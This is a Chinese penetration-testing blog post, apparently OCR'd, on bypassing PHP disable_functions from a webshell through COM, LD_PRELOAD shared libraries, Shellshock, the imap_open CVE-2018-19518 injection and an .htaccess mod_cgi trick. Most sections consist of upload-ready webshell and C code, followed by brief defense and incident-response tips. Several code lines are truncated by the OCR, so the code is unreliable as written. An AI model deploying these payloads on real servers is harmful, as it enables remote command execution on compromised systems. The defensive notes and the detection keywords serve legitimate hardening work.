奇怪的 PHP 知识增加了_酒仙桥六号部队 - MdEditor


> 奇怪的 PHP 知识增加了

前言

随着安全防护能力的提升，在渗透测试的过程中总会遇到阻碍，今天来看看 PHP webshell 无法执行命令该怎么解决，以及如何防御这些绕过手段，做到未雨绸缪。


背景

在渗透过程中拿到一个 webshell 是一个标志性的胜利，为我们后续的进展带来了无限可能。但是，what！怎么一条命令都执行不了？



此时拿 shell 的喜悦已经没有了，这是个假 shell？？

赶紧冷静了一下看看文件管理是正常的，那么传一个 phpinfo 看一下什么情况。



allow_url_fopen	On
allow_url_include	Off
always_populate_raw_post_data	-1
arg_separator.input	&
arg_separator.output	&
asp_tags	Off
auto_append_file	*no value*
auto_globals_jit	On
auto_prepend_file	*no value*
browscap	*no value*
default_charset	UTF-8
default_mimetype	text/html
disable_classes	*no value*

原来是 disable_functions 禁用了很多命令执行函数，导致拿到 webshell 无法执行命令。好吧算你狠。

但是这怎么能挡住我们勤劳勇敢的安全人员，何况 PHP 是世界上最好的语言，我们一定有办法的。

可以利用的思路有以下五种：

- 寻找没有被禁用的函数
- Windows 中调用 COM 组件执行命令
- Linux 系统通过 LD_PRELOAD 加载自定义的动态库
- 利用 Bash 破壳（CVE-2014-6271）漏洞改变环境限制
- 利用 imap_open() 函数的特性绕过
- 通过 mod_cgi 模式绕过 php.ini 的限制执行脚本

接下来我们来看看如何绕过 disable_functions 执行命令。

一. 寻找未禁用的漏网之鱼函数

PHP 中执行命令的函数有 system,shell_exec,passthru,exec,popen,proc_open,pcntl_exec,mail,putenv,apache_setenv,mb_send_mail,assert,dl,set_time_limit,ignore_user_abort,symlink,link,map_open,imap_mail,ini_set,ini_alter，通常会有漏网之鱼，我们可以尝试寻找一些偏僻没有被禁用的函数如 proc_open()、pcntl_exec() 等。

二. Windows 中调用 COM 组件执行命令

环境要求：

1.php.ini 中已经开启 com.allow_dcom、extension=php_com_dotnet.dll

```
; allow Distributed-COM calls
; http://php.net/com.allow-dcom
com.allow_dcom = true
```

```
extension=php_bz2.dll
extension=php_curl.dll
extension=php_com_dotnet.dll
```

2. 在 php/ext / 里面存在 php_com_dotnet.dll 这个文件

利用原理：

在 Windows 环境中 PHP 中的 COM() 函数可以创建系统组件对象来运行系统命令。

上传 com_rce.php 文件，内容如下：

```
<?php
$command = $_GET['cmd'];
$wsh = **new** COM('WScript.shell'); // 生成一个COM对象
Shell.Application也能
$exec = $wsh->exec("cmd /c".$command); //调用对象方法来执
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput;
?>
```

利用效果：

防御方法：

1. Windows 的 COM 组件可能会被用来绕过 UAC、disable_functions 等，我们需要检查 PHP 的配置文件中 com.allow_dcom 是否为

false。

2. 删除 php/ext / 下的 php_com_dotnet.dll，防止被恶意利用。

三. Linux 中利用 LD_PRELOAD 绕过


什么是 LD_PRELOAD?


LD_PRELOAD 是 Linux 系统的一个环境变量，它的加载优先级最高，可以用来覆盖正常的函数库。我们可以通过 LD_PRELOAD 加载我们写的函数库，来覆盖系统中原有的一些函数达到执行命令的效果。AntSword 中的 disable_functions 插件原理也是如此。

3.1 利用 mail 函数劫持 getuid()

环境要求：

1.Linux 系统安装并启用了 sendmail 程序。





2.error_log() 和 mail() 函数没有全被禁用。

利用原理：

php 的 mail() 函数在执行过程中会默认调用系统程序 /usr/sbin/sendmail、/usr/sbin/postdrop, 而 /usr/sbin/sendmail 会调用 getuid()。那么我们通过 LD_PRELOAD 劫持 getuid 函数，然后调用 mail 函数执行我们生成的恶意函数库中的 getuid 函数。

重写的 getuid() 函数 test.c。

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int geteuid() {
const char* cmdline = getenv("EVIL_CMDLINE");
if (getenv("LD_PRELOAD") == NULL) { return 0; }
unsetenv("LD_PRELOAD");
system(cmdline);
}
```

用 gcc –shared –fPIC test.c –o test.so 将 test.c 编译为动态链接库 test.so。

gituid.php

这里用了 putenv() 函数将 test.so 加入环境变量。

```
<?php
echo "<p> <b>example</b>:
http://test.com/exp.php?cmd=pwd&outpath=/tmp/xx&sopath
</p>";
$cmd = $_GET["cmd"];
$out_path = $_GET["outpath"];
$evil_cmdline = $cmd . " > " . $out_path . " 2>&1";
echo "<p> <b>cmdline</b>: " . $evil_cmdline . "</p>";
putenv("EVIL_CMDLINE=" . $evil_cmdline);
$so_path = $_GET["sopath"];
putenv("LD_PRELOAD=" . $so_path);
mail("", "", "", "");
echo "<p> <b>output</b>: <br />" . nl2br(file_get_cont
. "</p>";
unlink($out_path);
?>
```

利用效果：

3.2 劫持启动函数

环境要求：

Linux 系统

利用原理：

上面的方法需要通过 LD_PRELOAD 劫持一个系统函数来实现 RCE，如果 sendmail 函数被禁用了呢？如果能找到一个方式在加载时就执行代码，而不用考虑劫持某一系统函数，那我就完全可以不依赖 sendmail 了。而 C++ 的构造函数就是如此。

向目标机器上传 bypass_disablefunc.c：

```
#define _GNU_SOURCE
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
extern char** environ;
__attribute__ ((__constructor__)) void preload (void)
{
// get command line options and arg
const char* cmdline = getenv("EVIL_CMDLINE");
// unset environment variable LD_PRELOAD.
// unsetenv("LD_PRELOAD") no effect on some
// distribution (e.g., centos), I need crafty trick.
int i;
for (i = 0; environ[i]; ++i) {
if (strstr(environ[i], "LD_PRELOAD")) {
environ[i][0] = '0';
}
}
// executive command
system(cmdline);
}
```

接着用以下语句编译 C 文件为共享对象文件：

gcc –shared –fPIC bypass_disablefunc.c –o bypass_disablefunc.so

bypass_disablefunc.php

```
<?php
echo "<p> <b>example</b>:
http://site.com/bypass_disablefunc.php?cmd=pwd&outpath
</p>";
$cmd = $_GET["cmd"];
$out_path = $_GET["outpath"];
$evil_cmdline = $cmd . " > " . $out_path . " 2>&1";
echo "<p> <b>cmdline</b>: " . $evil_cmdline . "</p>";
putenv("EVIL_CMDLINE=" . $evil_cmdline);
$so_path = $_GET["sopath"];
putenv("LD_PRELOAD=" . $so_path);
mail("", "", "", "");
echo "<p> <b>output</b>: <br />" . nl2br(file_get_cont
. "</p>";
unlink($out_path);
?>
```

利用效果：

防御手段：

1. 这个方法需要上传 so 文件和 php 脚本，如果正确配置 open_basedir，限制目录的读写、执行权限可以防范这种攻击。

四. 利用 Bash 破壳（CVE-2014-6271）漏洞

环境要求：

Linux 中 Bash 版本小于等于 4.3，且存在破壳漏洞

可以执行“env x='() { :;}; echo vulnerable' bash -c "echo this is a test"”来测试是否存在破壳漏洞，如果存在会输出

vulnerable

this is a test

利用原理：

存在 Bash 破壳（CVE-2014-6271）的 Linux 服务器向环境变量值内的函数定义后添加多余的字符串会触发此漏洞，可利用此漏洞改变或绕过环境限制。mail 函数的第

五个参数会被交给 popen() 执行, 如果系统默认 sh 是 bash，popen() 会派生 bash 进程, 进而可利用破壳漏洞执行命令。

上传 shellshock.php：

```
<?php
function shellshock($cmd) { // Execute a command via (
$tmp = tempnam(".","data");
putenv("PHP_LOL=() { x; }; $cmd >$tmp 2>&1");
mail("a@127.0.0.1","","","","-bv"); // -bv so we don't
$output = @file_get_contents($tmp);
@unlink($tmp);
if($output != "") return $output;
else return "No output, or not vuln.";
}
echo shellshock($_REQUEST["cmd"]);
?>
```

利用效果：

防御手段：

Bash 破壳漏洞在 2014 年爆出后影响了大部分 Linux 系统。将 Linux 的 bash 升级到最新版本可防御这种攻击。

1. 利用 imap_open 函数的特性绕过（CVE-2018-19518）。

环境要求：

1. 安装了 PHP 的 imap 扩展。
2. php.ini 中开启 imap.enable_insecure_rsh 选项为 On。

利用原理：

imap_open 函数在将邮箱名称传递给 rsh 或 ssh 命令之前没有正确地过滤邮箱名称。如果启用了 rsh 和 ssh 功能并且 rsh 命令是 ssh 命令的符号链接，可以发送包含 – oProxyCommand 参数的恶意 IMAP 服务器名称来利用此漏洞。

上传 imap_bypass.php：

```
<?php
error_reporting(0);
if (!function_exists('imap_open')) {
die("no imap_open function!");
}
$server = "x -oProxyCommand=echot" . base64_encode($_(
">/tmp/cmd_result") . "|base64t-d|sh}";
//$server = 'x -oProxyCommand=echo$IFS$()' . base64_er
">/tmp/cmd_result") . '|base64$IFS$()-d|sh}';
imap_open('{' . $server . ':143/imap}INBOX', '', '');
var_dump("nnError: ".imap_last_error());
sleep(5);
echo file_get_contents("/tmp/cmd_result");
?>
```

利用效果：

防御方法：

1. 如果业务没有用到 imap 相关的函数可以在 php.ini 添加禁用函数：imap_open()、imap_mail()、imap_rimap()
2. 升级 PHP 版本，官方针对 7.1.x 在 7.1.25 版本发布时修复了 CVE-2018-19518 漏洞
3. 利用 Apache mod_cgi 模式绕过 php.ini 中的限制

环境要求：

1.apache 服务加载了 cgi_module 模块，在 apache 的配置文件中有如下内容：LoadModule cgi_module modules/mod_cgi.so

2. 当前目录可以上传并解析. htaccess 文件，配置文件中应该写了“AllowOverride all”

```
223 DocumentRoot  "D:/phpStudy/WWW"
224 <Directory />
225     Options +Indexes +FollowSymLinks +ExecCGI
226     AllowOverride All
227     Order allow,deny
228     Allow from all
229     Require all granted
230 </Directory>
```

3. 环境中安装了 python（其他语言环境也可以尝试）。

利用原理：

看到这里我估计大家都想到了，没错就是通过修改.htaccess 文件让 CGI 解析 python 脚本执行系统命令。

.htaccess 内容如下：

```
AddHandler cgi-script .x
```

```
Python.x内容如下：
\#!F:\\Python38\\python.exe
import os
os.system("ping hbztiu.dnslog.cn")\#参数改为想要执行的命令
```

利用效果：

防御方法：

.htaccess 文件是 Apache 下特有的配置文件，没有好的防御方法。如果程序没有用到这个文件就在 PHP 配置文件中禁用 mod_cgi 和. htaccess。

五. 应急处置方法

当我们的服务器被遭受了上面的攻击后应该如何排查处置呢?

1. 上面的攻击方法需要在服务器上传文件，可以根据这些关键字在服务器上筛选可疑文件：WScript.shell、putenv、LD_PRELOAD、geteuid、imap_open。

2. 检查 PHP 配置文件和. htaccess 是否被更改、增加了恶意的配置。

3. 检查 bash 等系统组件是否存在漏洞被结合其他漏洞利用了。

六. 总结

未知攻焉知防，作为安全人员我们需要了解新的攻击方法，也需要了解怎么去防范这种攻击。攻防相互促进，才能更上一层楼。

全文完